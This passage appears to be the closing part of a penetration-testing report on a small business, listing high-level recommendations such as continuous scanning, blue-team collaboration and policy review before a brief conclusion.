- **Automated Continuous Scanning:** A process that integrates automated vulnerability scanners and continuous monitoring tools can identify new vulnerabilities much faster to reduce window of exposure.
- **Threat Hunting and Blue Team Collaboration:** Working with a defensive team (Blue Team) as such in the test could allow the detection capabilities to be validated and incident response processes to be refined.
- **Use of Advanced Exploitation Frameworks:** Many situations might require advanced exploit frameworks that allow execution of complex multi-stage attacks or custom payloads that can reveal hidden vulnerabilities and pivot access from one system to another.
- **Review of Security Policies and Awareness:** Conducting policy review and user security awareness assessments can address organizational issues that technical testing alone may not detect.

In conclusion, this penetration testing led to a detailed review of the security environment for assessment purposes and enabled SME to reduce the vulnerabilities through mitigating approaches. These alternative methods could help future evaluations provide a more comprehensive security guarantee.